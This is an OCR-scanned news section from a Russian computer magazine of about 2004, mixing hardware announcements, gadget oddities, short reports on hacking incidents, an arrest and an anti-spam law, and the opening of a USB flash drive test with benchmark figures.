
ЖЕЛЕЗО



Компания TDK продолжает изыскания в области оптического хранения данных. На сей раз специалисты компании разработали оптический носитель, который по размерам абсолютно идентичен DVD (5,25 дюйма или 130 мм), но позволяет записывать на себя целых 23,3 Гб, что в 2,5 раза больше аналогичного показателя DVD. Диск TDK совместим с приводами Sony Professional Disc for Data (ProDATA), обеспечивает до 10 000 циклов перезаписи, скорость записи при этом составляет 9 Мб/с, чтения – 11 Мб/с. Инженеры компании в пресс-релизе зачем-то поясняют, что чтение и запись производятся с использованием лазера, излучающего в ультрафиолетовом диапазоне.

ПОХОЖДЕНИЯ ДВУХ ЮНЫХ ХАЦКЕРОВ

ВЗЛОМ



Поступив в Оксфорд, двое бравых парней Патрик Фостер и Роджер Уайт решили не терять время на скучные домашки, а заняться настоящим делом. А именно взломать компьютерную сеть университета. Сказано - сделано, прощупали сканером порты, нашли уязвимое ПО, скачали эксплоит и вуаля – root been got. Полазив по винчам, содержащим закрытую инфу, парни ничего интересного не нашли и решили опубликовать историю своего взлома в местной студенческой газете. Преподы, прочитав в прессе блокбастер «Как мы с корешем под пивом удалили оксфордскую сеть», немного офигели и, долго не думая, заявили на ребятишек в полицию. Теперь красавчику Патрику и старине Роджеру придется предстать перед университетским судом, где их могут засудить на 500 евро и изгнать из универа с позором.


ДУШ С ПОТОЛКА

HITECH

Изобретательница Фрэнсис Гейб открыла двери своего хай-тек жилища для посетителей. Строительством самоочищающегося дома американка занимается аж с 80-х годов. За это время Гейб запатентовала 68 устройств, обеспечивающих в ее доме стерильную чистоту. Книжные полки сами смахивают с себя пыль. Камин автоматически избавляется от пепла. А кухонный шкаф представляет собой громадную посудомоечную машину. Она способна перемыть все столовые приборы, сервизы и кастрюли разом. Стены, потолки и полы в доме покрыты водонепроницаемой смолой. Полы расположены под уклоном. Ковров нет. Мебель – кожаная. Все предметы интерьера имеют покатую поверхность, чтобы на них не задерживалась вода. Картины закрыты пластиком. Фамильные драгоценности спрятаны под стекло. Такая предупредительность не случайна. В центре потолка каждой комнаты находится по разбрызгивателю. Мойка включается одним нажатием кнопки. Сначала с потолка льется мыльный раствор, потом чистая вода. Наконец за дело берется гигантский тепловентилятор. Желающих посмотреть на самоочищающийся дом пруд пруди. Самой изобретательнице недавно стукнуло 89 лет.

ГИЛЬОТИНА ДЛЯ ХОДУЛЕЙ

HITECH



Компания ActiveForever.com представила тупейший гэджет для тех, кто тяжело пыхтит, состригая ногти на ногах. Для столь привычной процедуры Turbo Toenail Clipper выглядит вызывающе. Но на поверку страшный медицинский инструмент оказывается весьма занятным приспособлением. Длинная рукоятка позволяет без усилий дотянуться до ступни и через увеличительное стекло контролировать процесс снятия стружки. Палец ноги помещается в специальный захват, после чего ноготь срезается одним движением гильотины. Гэджет продается по цене около 40 долларов.


ХАКЕРСКИЙ БЕСПРЕДЕЛ

ВЗЛОМ

Совсем распоясались крякеры-куякеры. Мало того, что хакают системы софтмейкерских контор и тырят сорсы крупных софтин, так еще и открыто продают их в Сети. Особенно в этом деле нашумела группа Source Code Club. Ее мемберы забабахали в интернете онлайновый магазин и предлагают свои услуги по взлому и добыче исходников практически любой программы, вплоть до винды. Из уже имеющегося товара есть исходный код системы обнаружения хакерских атак Dragon компании Enterasys Networks (оценен в $16 тыс.) и серверное/клиентское ПО p2p-службы Napster ($10 тыс.).
Парни из SCC уверены в своей безопасности и гарантируют безопасность своим клиентам. «Чуваки, мы за базар отвечаем! Все будет чики-пики. У нас тут маскировка мыла, шифрование, все как положено. Костьми ляжем, а приватность сохраним». В качестве доказательства, что это не очередной лохотрон, хацкеры выложили на сайте листинги файлов.
Компания Enterasys проштудировала информацию на сайте и заверила, что исходники, которыми располагают взломщики, – древнеяпонское старье. Тем не менее, ее боссы не забыли настучать в ФБР.
Source Code Club предлагает не только имеющийся в наличие товар, но и принимает заказы на любые другие. По словам мемберов, добыча даже самой секретной информации – вопрос времени, но в любом случае это не займет более двух месяцев.
Полиции хакеры не боятся: «Все, что могут сделать чебуреки в погонах – это прикрыть наш сайт. Но мы просто создадим еще один, и еще, еще...». Словом, послушать – парни серьезней некуда.
Похоже, подобная предпринимательская деятельность скоро станет популярной. Китайцы в свою очередь публично предлагают создание вирей на заказ по 12-14 баксов штука. Правда, не эксклюзив, а модифицированные версии нашумевших зверьков. Аналогичные услуги имеются практически в любой стране мира. Пока их количество невелико и правоохранительные органы могут с ними бороться, но все идет к тому, что в скором будущем предложения по хаку станут в www не менее популярны, чем предложения голых титек. ■

РУКА БОГА

HITECH



Компания NetworkAnatomy (www.networkanatomy.net) представила прототип хай-тек перчатки командира. Может быть, именно с нее однажды будет отдан приказ разбить бивуак на Марсе. Умная рукавица CommanderGauntlet изготовлена из кевлара – искусственного материала, из которого делают каски и бронежилеты. В условиях природных катаклизмов, военных действий и других нештатных ситуаций разные каналы связи могут дублировать друг друга. В перчатку встроены двусторонняя рация и сотовый телефон, работающий во всех существующих диапазонах CDMA и GSM. Для обмена данными используется скоростной эзернет, беспроводные модули BlueTooth, Wi-Fi 802.11g 54 МБ/с и Peer-to-Peer 11 Мб/с. Прибавь к этому видеокамеру и микрофон для конференций в реальном времени, цветной сенсорный экран, RFID-сканер штрих-кодов и устройство GPS. Иными словами, в перчатке нашли применение все самые современные технологии настоящего. Компьютер работает под операционкой Windows CE на процессоре ARM 400 МГц. Резервное питание обеспечивают солнечные батареи. Вес перчатки – около 700 граммов. В коммерческое использование «рука Бога» поступит не раньше 2011 года. ■

ПЛАТА ОТ SOLTEK

ЖЕЛЕЗО


Компания Soltek выпустила недавно интересный пресс-релиз, в котором говорится о выпуске новой системной платы SL-K8TPro-939, построенной на чипсете VIA K8T800 Pro и предназначенной для 64-разрядных Socket-939 процессоров AMD. Новинка использует в работе продвинутую асинхронную шину, поддерживает возможность организации массивов данных (RAID-уровней 0, 1 и 0+1) и JBOD Disk Array. Также имеется целый ряд функций, направленных на разгон процессора, чипсета и памяти (настройки частоты FSB, напряжения питания DIMM, AGP и чипсета). На плате реализована интересная фишка - светодиоды для сигнализации об ошибочной установке периферийных модулей или соединении кабелей при самостоятельной сборке ПК. Хотя не совсем понятно: неужели человек, собирающий систему на такой продвинутой плате, не знает, в каком порядке надо подключать кабели? :) Вот краткая спецификация SL-K8TPro-939:

- Чипсет: VIA K8T800 Pro, южный мост - VT8237.
- Поддерживаемые процессоры: все Socket 939.
- Шина Front Side Bus: Hyper Transport с тактовой частотой до 1 ГГц.
- Память: четыре 184-контактных разъема DDR DIMM, поддерживается до 4 Гб unregistered non-ECC DDR 400/333/266 DRAM, двухканальный контроллер памяти
- 1 AGP порт с режимом 8x.
- 5 PCI.
- Встроенный контроллер EIDE: 2 шлейфа ATA133/100/66 и 1 шлейф ATA 133/100 (Promise PDC20579).
- Встроенный контроллер SATA: 2 порта Serial ATA (интегрированы в южный мост VT8237) и 2 порта Serial ATA (Promise PDC20579).
- Порты для подключения периферийных устройств: Floppy, 1 x PS/2 Mouse, 1 x PS/2 Keyboard, 1 последовательный порт RS-232, 1 параллельный порт, 8 x USB 2.0/1.1, 2 x IEEE1394 и 1 x S/PDIF.
- Интегрированный Ethernet-адаптер 1000BASE-T.
- Интегрированный 8-канальный AC'97 звук. ■



ЛЕГАЛЬНЫЙ СПАМ: ПРИКОЛЫ РОССИЙСКОЙ ГОСДУМЫ

ВЗЛОМ



Российская Госдума не устает выдумывать все новые и новые компьютерные законы. Одним из последних стал закон против спама, состоящий из поправок к закону «О рекламе» и УК РФ. Большие дяди наверху полагали, наверное, что с его помощью удастся искоренить спамерное зло на Руси. Но вместо этого думовцы чуть не развязали спамерам руки.
Основной идеей закона является запрет на рассылку более 1000 писем лицам, не отказавшимся от их получения. В США подобная система называется opt-out и подразумевает, что юзеру будут фигачить спам до тех пор, пока он не откажется или не умрет от ужаса. Наши власть имущие деды не стали вникать в подробности и попросту передрали закон у зарубежных собратьев. В Америке уже черти сколько лет opt-out объявлен неэффективным, но разбираться с этим деды не стали.
Компьютерные эксперты уже успели обкритиковать новый закон со всех сторон. Лажовость законопроекта признали и некоторые депутаты. Сейчас его пересматривают и оптимизируют, теперь уже с учетом пожеланий знающих людей.
Но это еще не все. 13 июля состоялось заседание рабочей группы при Комиссии Совета федерации, на повестке дня стоял давний вопрос о регулировании рунета. Если вкраце – участники согласились, что интернет в России регулировать можно и нужно, но только при поддержке квалифицированных компьютерных специалистов. И то хорошо, а то мне страшно представить, чего могут понапридумывать деды, видевшие комп лишь на картинке.
Пока все эти разговоры о контролировании инета не запечатлены на бумаге, мы можем спать спокойно. А с учетом того, что деды никак не могут прийти к единому соглашению по поводу закона, мы с тобой успеем выспаться не раз. ■

Заканчивай все дела скорей начинай играть!

Компьютер ЭКСИМЕР™ Home Perfomance предлагает великолепную производительность для поддержки трехмерных компьютерных игр и действительно реалистичное воспроизведение звука с помощью системы Dolby Digital. Оснащенный мощным процессором Intel® Pentium® 4 с технологией Hyper-Threading компьютер ЭКСИМЕР™ Home Perfomance сможет быстро выполнить одновременно несколько задач. Так что теперь Вы сможете приняться за игру быстрее.




ПОЮЩИЕ ФИКУСЫ

HITECH

Японская компания Let's Corp начала продажу поющих растений. С технической точки зрения, Flower Speaker Amplifiers – это встроенные в цветочный горшок усилители. Под действием звуковых волн особой частоты стебли и листья начинают вибрировать. Таким образом растения воспроизводят звуки, выступая в роли колонок. Цветочные горшки имеют вход для подключения радиоприемника или CD-плеера. Новинка продается по цене от 35 до 350 долларов, в зависимости от размеров растения. Кроме необычной системы звучания, разработка является действенным удобрением. Научный факт: постоянное музыкальное сопровождение стимулирует рост растений. ■

РОБОТЫ-КОЛЕСА

HITECH



Японские ученые продемонстрировали прототип резвых роботов-колес. Агрегаты диаметром 4 сантиметра и толщиной 1 сантиметр, способны перемещаться по ровным поверхностям и карабкаться на склоны под углом до 20 градусов. Обод колеса изготовлен из упругого полимера, спицы – из умного металла с памятью формы. По медным проводам на колесо подается электричество. Спицы при этом нагреваются и укорачиваются, а колеса незначительно меняют форму, что и приводит их в движение. Роботы-колеса даже могут прыгать вверх на 8 сантиметров, становясь сначала плоскими, а затем возвращаясь в исходное состояние. Теперь ученые собираются составить сферу из трех перпендикулярных колес. Как поведет себя этот шарообразный робот, можно только вообразить. ■

НАРОДНЫЕ МАССЫ ЩЕЛКАЮТ ПРАВИТЕЛЬСТВЕННЫЕ ЗАДАЧКИ

ВЗЛОМ

Управление правительственной связи Великобритании считается одной из самых защищенных и технически оснащенных организаций в мире. Здесь работают 4000 лучших британских умов. Понятное дело, на работу туда берут не каждого встречного, тем не менее, новые кадры, особенно спецы по информационным технологиям, нужны постоянно. Чтобы отобрать самых одаренных, представители управления выложили на своем официальном сайте ряд задачек, определяющих уровень интеллекта, математических, криптографических и лингвистических способностей индивида. Для всех, кто хочет попробовать свои силы, предлагается серия закодированных отрывков из письменных текстов. Задание заключается в том, чтобы расшифровать коды, узнать, что это за текст, и найти слово из шести букв, представляющее собой ответ. Эксперты, составлявшие головоломки, были настолько уверены в их сложности, что пообещали 2 августа выложить дополнительную подсказку. Но народным умам она не понадобилась. Уже спустя несколько дней после появления задач на сайте там же можно было найти сотни ответов, добытых путем совместных обсуждений в чате и форуме. ■

ТОРМОЗНОЙ ПРИЕМНИК

HITECH




Компания JVC (www.jvc-victor.co.jp) презентовала телевизор и радиоприемник с революционной системой замедления звука. Устройства облегчают восприятие быстрой речи. Для этого скороговорки дикторов записываются в буфер, а затем воспроизводятся – с чувством, с толком, с расстановкой. Система использует паузы в эфире, чтобы задержка не сильно бросалась в глаза. Как правило, она не превышает двух секунд, и на комфорте прослушивания работа системы не сказывается. Цена радиоприемника составляет около 200, а телевизора – около 550 долларов. ■


ПРОФЕССИОНАЛЬНЫЙ ЗВУК

ЖЕЛЕЗО

О выпуске профессиональной звуковой PCI-карты E-MU 0404 сообщило недавно японское представительство Creative. Новинка поступит в продажу в июле по цене около 140 долларов. Карточка оборудована 32-битным кристаллом E-DSP (это позволяет в ряде приложений разгрузить ЦП), 24-разрядным 192 кГц



АЦП/ЦАП. При этом соотношение сигнал/шум при использовании аналогового входа составляет 111 дБ, выхода – 116 дБ. Карта поддерживает все современные драйверы, такие, как MME,WDM, DirectSound и ASIO 2.0. ■



Основные характеристики новинки:

- Аналоговый вход: несбалансированный, разъем RCA, 20 Гц - 20 кГц (+0,20/-0,10 дБ), сопротивление 3,3 кОм, взаимное проникновение каналов менее -120 дБ (1кГц @ -1 dBFS).
- Аналоговый выход: несбалансированный, разъем RCA, 20 Гц - 20 кГц (+0,20/-0,10 дБ), сопротивление 560 Ом, взаимное проникновение каналов менее -109 дБ (1 кГц @ -1 dBFS).
- Размеры карты: 156x107 мм.
- Вес: 0,1 кг.

ТАИНСТВЕННЫЙ ЩИТ В КРЕМНИЕВОЙ ДОЛИНЕ

ВЗЛОМ



В пятницу 9 июля на одном из шоссе в Кремниевой долине появился огромный рекламный щит. Без каких-либо красочных картинок и слоганов: «Сосу за копейки». Очень, очень странный щит, содержащий очень, очень странную надпись: «{Первое 10-значное простое число, найденное в последовательности разрядов e}.com».

Событие подняло на уши всю Кремниевую долину, которая, как известна, состоит из одних технарей. Программистам и инженерам стало интересно, что стоит за этим, и они приняли вызов. Чтобы решить ребус, нужно написать тулзу, выводящую значения константы e и проверяющую 10-значные последовательности на наличие делителей. А найденный таким образом код ввести в адресной строке браузера, добавив суффикс «.com».

Десятки программ на разных языках программирования в тот же день появились в инете, вместе с ними стал ясен ответ: 7427466391.

Если зайти на 7427466391.com, то можно увидеть следующую надпись: «Поздравляем! Вы попали на уровень 2. Теперь идите на сайт www.linux.com, введите Bobsyouruncle в качестве логина и ответ на это вычисление в качестве пароля:

f(1)= 7182818284
f(2)= 8182845904
f(3)= 8747135266
f(4)= 7427466391
f(5)= _______».

Тем, кто взялся за решение первой задачи, становилось еще интереснее, и они с удвоенным рвением брались за решение новой. Разгадка этой истории приходила после решения второго задания. Те, кому это удавалось, вводили правильный пароль и открывали надпись: «Одна из вещей, которые мы усвоили, создавая Google: то, что ищешь, легче найти, если оно само ищет тебя. Мы ищем лучших в мире инженеров. И вот вы здесь. Нетрудно догадаться, что к нам каждый день поступает множество резюме, и мы придумали этот нехитрый процесс, чтобы улучшить отношение сигнал/шум».

Вот таким вот способом можно подыскать себе новые кадры.

PHILIPS СТАВИТ РЕКОРДЫ

ЖЕЛЕЗО



Интересную новинку на рынке мобильных телефонов представила компания Philips. Новый мобильник Philips 650 удивит любого временем, в течение которого он может проработать. Только вдумайся: время ожидания составляет 5 недель! Добиться такого результата инженерам компании удалось благодаря использованию своих самых современных разработок в области энергосбережения и применению современной батарейки. Однако не следует думать, что аккумулятор по размерам ничуть не меньше автомобильного, а сам телефон представляет собой переносную будку. Это офигительный и стильный телефон бизнес-класса со всеми присущими атрибутами. Весит эта раскладушка размерами 88х46х24,5 мм всего 93 грамма. При этом может работать в трех диапазонах (GSM/GPRS 900/1800/1900 МГц), оснащена двумя дисплеями: внутренний TFT ЖК-дисплей обладает разрешением 128х160 пикселей, поддерживает 65536 цветовых оттенков, внешний дисплей выполнен по технологии OLED. Поддерживаются сервисы SMS, EMS и MMS, Java MIDP 2.0, полифонический звонок. В телефон встроен браузер WAP 2.0 и стандартный для телефонов бизнес-класса набор приложений: органайзер, калькулятор, часы с будильником. На борту интегрировано 6 Мб памяти, в записную книгу влезет целая тысяча контактов. Заявленное время автономной работы – 8,5 часов в режиме разговора и до 35 дней в режиме ожидания. В телефоне, правда, нет интегрированной камеры, однако доступен присоединяемый аксессуар, содержащий цифровую камеру с ТВ-выходом. Philips 650 поступит в продажу этой осенью.

МОБИЛЬНЫЙ ТАРИФ С «FACE-КОНТРОЛЕМ»

МегаФон-Москва недавно представила новый тариф FASHION. Этот тариф предназначен для людей, работающих в модной индустрии. Само подключение к тарифу организовано по клубной системе. Стильные коробочки с контрактами FASHION продаются в новом Центре «МегаФона», разместившемся среди бутиков и магазинов известных торговых марок в Новинском пассаже (Новинский бульвар, 31). Обладатель тарифа FASHION получает:

- бесплатный красивый номер;
- бесплатные и безлимитные разговоры с абонентами FASHION-сообщества;
- возможность звонить по 5 «любимым номерам» за символическую плату;
- безлимитные входящие звонки (плата только за соединение);
- бесплатные входящие звонки с телефонов сети «МегаФон-Москва»;
- 200 или 500 минут исходящих звонков, включенных в ежемесячную плату;
- SMS за $0,03
- низкие цены на разговоры в роуминге (Россия от $0,15; 175 стран мира от $0,56);

Так что если хочешь стать супермодным, подключайся к FASHION :). Мы уже там.




СВЯЗНОЙ 3

HITECH

21 июля 2004 года компания «Макус» запустила новый проект «Связной 3». Как заявляет сама компания, «Связной 3» – это передовой формат розницы, не имеющий аналогов в России, ориентированный на потребителей, интересующихся последними новинками в области цифровых технологий и сотовой связи.

«Связной 3» в первую очередь удивляет своим дизайном. Он оформлен в классном хай-тек стиле. Но помимо самого продвинутого дизайна, «Связной 3» предлагает значительно расширенный ассортимент товаров в сфере потребительских цифровых технологий, а именно: новейшие модели мобильных телефонов, цифровая персональная аудиотехника (диктофоны, CD-плееры, MP3-плееры, др.), цифровые фотокамеры и фотоаксессуары, GPS-приемники (ручные системы навигации), карманные компьютеры и т.д. При всех нововведениях, улучшенном уровне обслуживания и дополнительных клиентских сервисах, «Связной 3» сохранит демократичный уровень цен.



ЗАДЕРЖАЛИ РАСПРОСТРАНИТЕЛЯ ДЕТСКОЙ ПОРНОГРАФИИ


ВЗЛОМ



30 июня в Москве управлением «К» был задержан студент МАИ, который занимался распространением детской порнухи. Он болванил развратные видео и продавал их через инет, получая бабки по WM или банковскими переводами. Вышли на негодяя через его рекламу в форуме. Один из оперативников заказал два диска и сделал вид, что у него не получилось правильно заполнить квитанцию и бабки не прошли. После такой неудачи «покупатель» развел студента на встречу в реале, и тот согласился. Договорились в метро. Происходящее снималось видеокамерой, вмонтированной в мобильник «покупателя». Когда передача двух дисков и тысячи рублей за них состоялась, парня повязали. Сначала он пытался отмазываться, но потом накатал чистосердечное признание и согласился помогать следствию. Парню грозит от трех до восьми лет… А преступников с такими статьями на зоне не любят, так что ему можно только посочувствовать. Мораль проста: не стоит пособничать такому. Детское порномерзкая вещь, и сажать распространителей необходимо.

WOWLG

LG представила свой новый сайт WOWLG, который доступен по адресу www.wowlg.ru. На этом портале можно получить информацию о мобильных телефонах LG, а благодаря удобной системе поиска и сравнения разных моделей телефонов, пользователю будет легко подобрать модели, удовлетворяющие его требованиям. Также на www.wowlg.ru можно загрузить понравившиеся полифонические мелодии разных музыкальных направлений, воспользоваться программой ActiveX – высококачественным редактором фотографий и создать на сайте собственный фотоальбом.



ТЕСТ USB-FLASH НАКОПИТЕЛЕЙ

■ test_lab (test_lab@gameland.ru)

В связи с развитием и удешевлением технологии Flash сейчас уже никого не удивишь портативными носителями объемом до 1 Гб. Они очень быстро пришли на смену старомодным дискетам и, очевидно, скоро полностью вытеснят их.

СПИСОК ПРОТЕСТИРОВАННОГО ОБОРУДОВАНИЯ
PQI INTELIGENT STICK 2.0
ADATA MYFLASH PD2
SAMSUNG USB DISK
SANDISK CRUZER MINI
GEMBIRD F-DRIVE
SILICON POWER E-DRIVE
USB FLASH DISK
CANYON USB FLASH DISK
MANLI MINI USB DRIVE
ADATA MYFLASH RB1
APACER HANDY STENO HT202
PNY ATTACHE
TWINMOS MOBILE DISK III
TRANSCEND JETFLASH
SONY MICRO VAULT
KINGMAX USB FLASH DISK
LG M-DISK
SILICON POWER USB FLASH DISK

АНАТОМИЯ FLASH

Ячейка флеш-памяти организуется на базе полевого транзистора с плавающим затвором. Этот затвор расположен в глубине диэлектрика на некотором удалении от всех контактов транзистора, что не позволяет электронам, обладающим маленькой энергией, попадать на него. Рядом с ним расположен управляющий затвор. Если к нему приложить высокое напряжение, то многие электроны приобретают настолько высокую энергию, что могут проходить сквозь диэлектрик и осаждаться на плавающем затворе (инжекция «горячих» электронов), и его заряд из нейтрального становится отрицательным. Электроны, попавшие на плавающий затвор, могут оставаться там в течении десятков лет, причем их количество не будет уменьшаться, если на транзистор не подается напряжение (как известно, Flash-память является энергонезависимой). Если же приложить к управляющему затвору напряжение противоположного знака, то электроны начинают с него стекать, тем самым разряжая его. Очевидно, что плавающий затвор в данном случае выполняет ту же роль, что и конденсатор в памяти DRAM – он хранит запрограммированную информацию. Таким образом, мы имеем два стационарных состояния транзистора: плавающий затвор или не имеет заряда, или заряжен отрицательно, соответственно, первое отвечает логическому нулю, а второе – единице.

Помимо ячеек, построенных на базе полевых транзисторов, существуют и варианты на основе так называемых SONOS-транзисторов (Semiconductor Oxide Nitride Oxide Semiconductor). В них функцию плавающего затвора выполняет композитный диэлектрик ONO (Oxide Nitride Oxide).

Приведенный выше тип ячейки применяется для организации архитектур Flash-памяти типа NOR и NAND. Первому типу дали название, как и логическому элементу «NOT OR» (отрицающее «или», «или-не»), так как именно на нем основано действие NOR-Flash. С помощью этого элемента осуществляется преобразование входного сигнала в выходной («0» в «1» и наоборот). К достоинствам такой памяти можно отнести возможность побайтной записи и быстрый произвольный доступ. Недостаток – большой размер ячейки, а значит, нельзя уменьшить площадь чипов за счет уменьшения размеров транзисторов (плохая масштабируемость). К тому же NOR-ячейка является самой большой в семействе Flash. Применяется такая память чаще всего в BIOS и сотовых телефонах. Основные производители – AMD, Intel, Sharp, Micron, Ti, Toshiba, Fujitsu, Mitsubishi. Тип NAND отличается от NOR логикой, размещением элементов и контактов. Первое не столь важно, но второе позволило уменьшить размеры микрочипов за счет масштабирования транзисторов и, как следствие, ячеек.


> Ячейка флеш-памяти организуется на базе полевого транзистора с плавающим затвором.

БЛАГОДАРНОСТИ
test_lab благодарит за предоставленное для тестирования оборудование компании ULTRA Computers (т. 790-75-35)

Из других достоинств NAND-архитектуры также надо отметить высокую скорость чтения/записи. Недостаток – медленный произвольный доступ, невозможность побайтной записи. Именно этот тип памяти используется во флешках и MP3-плеерах. Основные производители – AMD/Fujitsu, Samsung, National. Помимо NOR и NAND существуют архитектуры AND, DiNOR, superAND. Ничего принципиально нового они не дают, а только совмещают некоторые достоинства NOR и NAND.

Очевидно, что каждый элемент памяти NOR или NAND может хранить максимум 1 бит информации («0» или «1»). Тем не менее, уже есть разработки более совершенных


> Тип NAND отличается от NOR логикой, размещением элементов и контактов.




CPU utilization (больше хуже)

Red type denotes last place.	WinBench 99/Disk Access Time (Milliseconds)	WinBench 99/Disk CPU Utilization (Percent Used)	WinBench 99/Disk Transfer Rate:Beginning (Thousand Bytes/Sec)	WinBench 99/Disk Transfer Rate:End (Thousand Bytes/Sec)	Disk Transfer Rate (Thousand Bytes/Sec) средняя	Объем, Мб
ADATA MYFLASH RB1	70.2	3.47	5520	5520	5520	512
ADATA MYFLASH PD-2	68.9	3.39	5530	5520	5525	256
APACER HANDY STENO HT202	70.8	2.97	5760	5730	5745	256
